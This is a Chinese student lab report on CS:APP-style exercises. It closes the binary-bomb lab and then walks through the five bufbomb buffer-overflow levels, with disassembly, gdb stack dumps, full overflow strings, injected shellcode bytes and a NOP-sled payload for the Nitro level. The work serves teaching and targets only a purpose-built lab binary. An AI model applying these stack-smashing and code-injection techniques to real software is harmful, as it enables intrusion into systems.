


图 6-4 结构链表的示意图

#### 4. 实验结果:

运行 bomb 程序, 输入破解出的字符串, 结果如图 6-5 所示, 成功破解.

```
lpz@lpz-TM1703:~/桌面/U201614532$ ./bomb
Welcome to my fiendish little bomb. You have 6 phases with
which to blow yourself up. Have a nice day!
Houses will begat jobs, jobs will begat houses.
Phase 1 defused. How about the next one?
1 2 4 8 16 32
That's number 2. Keep going!
4 83
Halfway there!
40 2
So you got that one. Try this one.
5 115
Good work! On to the next...
2 6 3 4 1 5
Congratulations! You've defused the bomb!
lpz@lpz-TM1703:~/桌面/U201614532$ |
```

图 6-5 phase\_6 破解成功

## 2.3 实验小结

通过本次实验熟悉了 obj、gdb 的各种操作，明白了在 linux 系统下进行反汇编的基本方法，此外，我对数据在计算机中的存储有了更加清晰的认识，更加加深了对汇编代码的理解，对循环、分支、数组指针结构在机器内部的存储有了更深刻的认识。



## 实验 3：缓冲区溢出攻击

### 3.1 实验概述

本实验的目的在于加深对 IA-32 函数调用规则和栈结构的具体理解。实验的主要内容是对一个可执行程序“bufbomb”实施一系列缓冲区溢出攻击(buffer overflow attacks),也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像,继而执行一些原来程序中没有的行为,例如将给定的字节序列插入到其本不应出现的内存位置等。本次实验需要你熟练运用 gdb、objdump、gcc 等工具完成。

实验语言: C; 实验环境: linux

### 3.2 实验内容

实验中你需要对目标可执行程序 BUFBOMB 分别完成 5 个难度递增的缓冲区溢出攻击。5 个难度级分别命名为 Smoke(level 0)、Fizz(level 1)、Bang(level 2)、Boom(level 3)和 Nitro(level 4),其中 Smoke 级最简单而 Nitro 级最困难。

#### 3.2.1 阶段 1 Smoke

##### 1. 任务描述:

构造攻击字符串作为目标程序输入,造成缓冲区溢出,使 getbuf() 返回时不返回到 test 函数,而是转向执行 smoke.

##### 2. 实验设计:

构造特殊字符串,使缓冲区溢出覆盖掉原有原栈中 eip 的值,使函数返回到 smoke 函数处执行.

##### 3. 实验过程: 详细描述实验的具体过程

首先在 bufbomb 的反汇编程序中找到 smoke 函数的入口地址,如图可知 smoke 的入口地址为 0x08048c90.

```
08048c90 <smoke>:
8048c90: 55                push    %ebp
8048c91: 89 e5             mov     %esp,%ebp
8048c93: 83 ec 18          sub     $0x18,%esp
8048c96: c7 04 24 13 a1 04 08 movl    $0x804a113,(%esp)
8048c9d: e8 ce fc ff ff    call    8048970 <puts@plt>
8048ca2: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048ca9: e8 96 06 00 00    call    8049344 <validate>
8048cae: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048cb5: e8 d6 fc ff ff    call    8048990 <exit@plt>
```

图 3-1 smoke 反汇编代码

同样找到 getbuf 函数,观察其栈帧结构,可知 buf 缓冲区有 0x28=40 个字节,然后是入栈的 test()函数中的 ebp(4 个字节),再之后就是调用 getbuf 时入栈的 eip(4 个字节的值)。

```
080491ec <getbuf>:
80491ec: 55          push    %ebp
80491ed: 89 e5       mov     %esp,%ebp
80491ef: 83 ec 38    sub     $0x38,%esp
80491f2: 8d 45 d8    lea     -0x28(%ebp),%eax
80491f5: 89 04 24    mov     %eax,(%esp)
80491f8: e8 55 fb ff ff call    8048d52 <Gets>
80491fd: b8 01 00 00 00 mov     $0x1,%eax
8049202: c9         leave  %eax
8049203: c3         ret
```

图 3-2 getbuf 反汇编代码

因此在构造攻击字符串时前 44 个字节是任意的,只将 eip 位置的值修改为 smoke 函数的入口地址即可,同时为了获得缓冲区的首址,将 1-4 号字节填充 11,将 37-40 号字节填充 22.构造攻击字符串 11 11 11 11 00 22 22 22 22 00 00 00 00 90 8c 04 08 共 48 个字节,如图所示

```
/* 任务1 */
11 11 11 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 22 22 22 22 00 00 00 00 90 8c 04 08
/* 前40个字节是缓冲区大小,接下来4个是ebp的值,最后四个是EIP的值,即返回后的程序地址. */
```

同时查看输入字符串后堆栈中的数据如图所示

```
(gdb) i r esp
esp          0x55683018      0x55683018 <_reserved+1036312>
(gdb) x/20xw 0x55683018
0x55683018 <_reserved+1036312>: 0x55683028 0xf7fb0404 0xf9bf7fd 0xc2a31b00
0x55683028 <_reserved+1036328>: 0x11111111 0x00000000 0x00000000 0x00000000
0x55683038 <_reserved+1036344>: 0x00000000 0x00000000 0x00000000 0x00000000
0x55683048 <_reserved+1036360>: 0x00000000 0x22222222 0x00000000 0x08048c90
0x55683058 <_reserved+1036376>: 0x55686500 0x00000001 0x55685ff0 0xf7e292f6
(gdb) |
```

图 3-3 查看堆栈中的数据

可知字符串缓冲区首址为 0x55683028.继续运行,发现成功进入了 smoke 函数,攻击成功.

```
(gdb) n
Single stepping until exit from function getbuf,
which has no line number information.
0x08048c90 in smoke ()
(gdb) n
Single stepping until exit from function smoke,
which has no line number information.
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
[Inferior 1 (process 2947) exited normally]
(gdb) |
```

图 3-4 成功进入 smoke

#### 4. 实验结果:

使用 hex2raw 将攻击字符串转换成 16 进制数后运行 bufbomb 程序, 运行结果如图所示, 可知攻击成功.

```
lpz@lpz-TM1703:~$ cd '/home/lpz/桌面/lab3'
lpz@lpz-TM1703:~/桌面/lab3$ ./hex2raw <smoke_U201614532.txt >smoke_U201614532_raw.txt
lpz@lpz-TM1703:~/桌面/lab3$ ./bufbomb -u U201614532 <smoke_U201614532_raw.txt
Userid: U201614532
Cookie: 0x603ce04d
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
lpz@lpz-TM1703:~/桌面/lab3$ |
```

图 3-5 smoke 攻击成功

### 3.2.2 阶段 2 Fizz

#### 1. 任务描述:

构造攻击字符串造成缓冲区溢出, 使目标程序调用 fizz 函数, 并将 cookie 值作为参数传递给 fizz 函数, 使 fizz 函数中的判断成功, 需仔细考虑将 cookie 放置在栈中什么位置.

#### 2. 实验设计:

将堆栈中 getbuf 的返回地址替换为 fizz 函数的入口地址, 这在阶段 1 已经实现, 只需将函数参数区的值更改为 cookie 值, 因此这一阶段需要找到函数参数在堆栈中的位置, 可以通过观察 fizz 的反汇编代码获得 fizz 函数参数在堆栈中的位置.

#### 3. 实验过程:

首先根据 fizz 函数的反汇编代码得知 fizz 函数的入口地址为 0x8048cba 以及 fizz 的参数在堆栈中的位置是 0x8(%ebp), 此外还得知 cookie 变量的地址为 0x804c220.

```
08048cba <fizz>:
8048cba:    55                                push    %ebp
8048cbb:    89 e5                            mov     %esp,%ebp
8048cbd:    83 ec 18                         sub     $0x18,%esp
8048cc0:    8b 45 08                         mov     0x8(%ebp),%eax
8048cc3:    3b 05 20 c2 04 08               cmp     0x804c220,%eax
8048cc9:    75 1e                            jne     8048ce9 <fizz+0x2f>
8048ccb:    89 44 24 04                      mov     %eax,0x4(%esp)
8048ccf:    c7 04 24 2e a1 04 08           movl    $0x804a12e,(%esp)
8048cd6:    e8 f5 fb ff ff                 call    80488d0 <printf@plt>
8048cdb:    c7 04 24 01 00 00 00           movl    $0x1,(%esp)
8048ce2:    e8 5d 06 00 00                 call    8049344 <validate>
8048ce7:    eb 10                            jmp     8048cf9 <fizz+0x3f>
8048ce9:    89 44 24 04                      mov     %eax,0x4(%esp)
8048ced:    c7 04 24 c4 a2 04 08           movl    $0x804a2c4,(%esp)
8048cf4:    e8 d7 fb ff ff                 call    80488d0 <printf@plt>
8048cf9:    c7 04 24 00 00 00 00           movl    $0x0,(%esp)
8048d00:    e8 8b fc ff ff                 call    8048990 <exit@plt>
```

图 3-6 fizz 反汇编代码

做出堆栈图:

....
fizz 的参数(4Byte)
fizz 的返回地址(4Byte)
getbuf 的返回地址(4Byte)
ebp 的值(4Byte)
buf 缓冲区(40Byte)
....

图 3-7 堆栈示意图


[illegible]

```
/* 任务2 */  
/* cookie: 0x603ce04d */  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00      00 00 00 00      ba 8c 04 08      00 00 00 00      4d e0 3c 60  
  
/* 前40个字节是缓冲区大小,接下来4个是ebp的值,然后是getbuf的返回地址,通过查看内存单元发现最后四个字节  
(cookie是int)所在位置是fizz的参数,将其值修改为cookie */
```

图 3-8 构造的攻击字符串

#### 4. 实验结果:

使用 hex2raw 将攻击字符串转换成 16 进制数后运行 bufbomb 程序, 运行结果如图所示, 可知攻击成功.



```
lpz@lpz-TM1703:~$ cd '/home/lpz/桌面/lab3/'
lpz@lpz-TM1703:~/桌面/lab3$ ./hex2raw <fizz_U201614532.txt >fizz_U201614532_raw.txt
lpz@lpz-TM1703:~/桌面/lab3$ ./bufbomb -u U201614532 <fizz_U201614532_raw.txt
Userid: U201614532
Cookie: 0x603ce04d
Type string:Fizz!: You called fizz(0x603ce04d)
VALID
NICE JOB!
```

图 3-9 fizz 攻击成功

### 3.2.3 阶段 3 Bang

#### 1. 任务描述:

构造攻击字符串, 使目标程序调用 bang 函数, 要将函数中全局变量 global\_value 篡改为 cookie 值, 使相应判断成功, 需要在缓冲区中注入恶意代码篡改全局变量。

#### 2. 实验设计:

由于要修改全局变量 global\_value 的值, 因此我们需要编写一小段程序来完成这个任务, 为了不破坏内存中的数据, 我需要将编写的这一段程序加载到 getbuf 中的输入缓冲区中, 然后通过修改 getbuf 的返回地址来执行恶意程序, 最后通过恶意程序中的代码进入到 Bang 函数中。

#### 3. 实验过程:

首先通过观察 bufbomb 的反汇编文件得到 global\_value 的值, 如图所示, 可知 global\_value 的地址为 0x804c218 或 0x804c220, 由于在 fizz 中已经得知 cookie 变量的地址为 0x804c220, 因此 global\_value 变量的地址为 0x804c218

```

08048d05 <bang>:
8048d05: 55                push    %ebp
8048d06: 89 e5             mov     %esp,%ebp
8048d08: 83 ec 18          sub     $0x18,%esp
8048d0b: a1 18 c2 04 08    mov     0x804c218,%eax
8048d10: 3b 05 20 c2 04 08 cmp     0x804c220,%eax
8048d16: 75 1e             jne     8048d36 <bang+0x31>
8048d18: 89 44 24 04       mov     %eax,0x4(%esp)
8048d1c: c7 04 24 e4 a2 04 08 movl    $0x804a2e4,(%esp)
8048d23: e8 a8 fb ff ff    call    80488d0 <printf@plt>
8048d28: c7 04 24 02 00 00 00 movl    $0x2,(%esp)
8048d2f: e8 10 06 00 00    call    8049344 <validate>
8048d34: eb 10             jmp     8048d46 <bang+0x41>
8048d36: 89 44 24 04       mov     %eax,0x4(%esp)
8048d3a: c7 04 24 4c a1 04 08 movl    $0x804a14c,(%esp)
8048d41: e8 8a fb ff ff    call    80488d0 <printf@plt>
8048d46: c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048d4d: e8 3e fc ff ff    call    8048990 <exit@plt>

```

图 3-10 bang 反汇编代码

编写修改全局变量的汇编语言并将其存为 asm.s 文件:

```

mov $0x603ce04d,%eax ;
mov %eax,0x804c218    ;将 cookie 的值送到 global 变量
push $0x08048d05      ;将 bang()的入口地址入栈
ret                   ;程序返回到 bang()

```

通过命令 `gcc -m32 -c asm.s` 和 `objdump -d asm.o` 获得恶意代码的字节序列为:

```

b8 4d e0 3c 60 a3 18 c2 04 08 68 05 8d 04 08 c3

0:  b8 4d e0 3c 60      mov     $0x603ce04d,%eax
5:  a3 18 c2 04 08      mov     %eax,0x804c218
a:  68 05 8d 04 08      push    $0x8048d05
f:  c3                  ret

```

已知从阶段 1 中可知输入字符串的缓冲区首址为 0x55683028,因此将 `getbuf` 的返回地址修改为 0x55683028 即可,修改后的堆栈数据示意图如下图所示

....
....
恶意代码的首址(4Byte)
ebp 的值(4Byte)
余下的 buf 缓冲区
恶意代码





## 2. 实验设计:

getbuf 的返回值存放在 eax 中, 因此编写恶意代码将 eax 的值修改为 cookie 即可, 编写恶意代码的过程同阶段 3, 但是为了不破坏栈帧结构, 在构造攻击字符串时不能破坏栈中 ebp 的值, 因此需要先通过 gdb 反汇编程序获取 ebp 的值并将其添加到攻击字符串中 ebp 的位置, 使得在缓冲区溢出是 ebp 的值不改变.

## 3. 实验过程:

使用 gdb 运行 bufbomb 并在 getbuf 处设置断点, 由堆栈的结构可知 ebp 的位置在 0x55683028(缓冲区首址)+40(缓冲区大小), 使用 gdb 查看这一地址处的数据, 可知 ebp 的值为 0x55683080, 以及 getbuf 的返回地址为 0x08048e81.




图 3-14 查看堆栈中 ebp 的值

编写恶意代码:

```
mov    $0x603ce04d,%eax ;eax=cookie

push   $0x8048e81        ;getbuf 的返回地址

ret                                ;返回到 test()中
```

通过命令 gcc -m32 -c asm.s 和 objdump -d asm.o 获得恶意代码的字节序列为:

```
b8 4d e0 3c 60 68 81 8e 04 08 c3

0:  b8 4d e0 3c 60      mov    $0x603ce04d,%eax

5:  68 81 8e 04 08      push   $0x8048e81

a:  c3                  ret
```

构造攻击字符串 b8 4d e0 3c 60 68 81 8e 04 08 c3 00

00 80 30 68 55 28 30 68 55,如图所示

```
/* 任务4:bomb cookie=0x603ce04d */
/*
使用汇编语言写出恶意代码,通过objdump获得恶意代码的机器语言
0:      b8 4d e0 3c 60      mov    $0x603ce04d,%eax ;eax=cookie
5:      68 81 8e 04 08      push   $0x8048e81      ;原eip的值
a:      c3                  ret                ;返回原eip
*/
b8 4d e0 3c 60 68 81 8e 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 30 68 55 28 30 68 55
/* 前40个字节是缓冲区大小,在缓冲区首址处添加恶意代码,接下来4个是ebp的值,保持不变,最后四个是EIP的值,修改为
恶意代码的首址. */
```

图 3-15 bomb 攻击字符串







```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90      90 90 90 90 90 90 90 90          b8 4d e0 3c 60 8d 6c 24 28 68 15 8e 04 08 c3
38 2f 68 55 0a.
```

#### 4. 实验结果:

使用 hex2raw 将攻击字符串转换成 16 进制数后运行 bufbomb 程序, 运行结果如图所示, 可知攻击成功.

```
lpz@lpz-TM1703:~/桌面/lab3$ ./hex2raw <nitro_U201614532.txt >nitro_U201614532_raw.txt
lpz@lpz-TM1703:~/桌面/lab3$ ./bufbomb -n -u U201614532 < nitro_U201614532_raw.txt
Userid: U201614532
Cookie: 0x603ce04d
Type string:KABOOM!: getbufn returned 0x603ce04d
Keep going
Type string:KABOOM!: getbufn returned 0x603ce04d
Keep going
Type string:KABOOM!: getbufn returned 0x603ce04d
Keep going
Type string:KABOOM!: getbufn returned 0x603ce04d
Keep going
Type string:KABOOM!: getbufn returned 0x603ce04d
VALID
NICE JOB!
lpz@lpz-TM1703:~/桌面/lab3$
```

图 3-18 nitro 攻击成功

### 3.3 实验小结

通过本次实验我更加熟悉了 obj、gdb 的各种操作，明白了在 linux 系统下进行反汇编的基本方法，此外，我对数据在计算机中的存储以及函数传参时堆栈的作用有了更加清晰的认识，并且明白了缓冲区攻击的原理。

## 实验总结

这学期的计算机系统基础的上机实验相较其它学科的实验更加有趣味性，让我获益匪浅，在实验过程中我学到了许多新知识，也发现了自己的不足，我要继续努力，提升自己的专业能力。

第一次实验是使用规定的操作符实现简单的函数，让我对数据的存放方式，位运算，补码运算，浮点数表示等都有了一个更深入的理解，使我加深了对课上知识的掌握。通过这次实验我将课上掌握的知识运用到了实践中，加深了我的理解。在实验过程中我也遇到了一些问题，比如对浮点数的表示不是很熟悉，通过阅读课本和同学的讨论我弄明白了浮点数的表示。

在第二次是一个有趣的拆弹任务，拆弹难度逐渐提高，由易到难，首先时简单的寻找字符串地址，到后来的在指针数组结构中去获得一系列满足条件的数字、字符序列。通过这次实验熟悉了 obj、gdb 的各种操作，明白了在 linux 系统下进行反汇编的基本方法，此外，我对数据在计算机中的存储有了更加清晰的认识，更加加深了对汇编代码的理解，对循环、分支、数组指针结构在机器内部的存储有了更深刻的认识。

第三个实验是缓冲区溢出攻击，利用输入不检查字符串长度而造成的溢出来插入恶意代码破坏程序，从而加深我们对缓冲区溢出造成的危害的理解，总体来说这次实验还是很有趣的。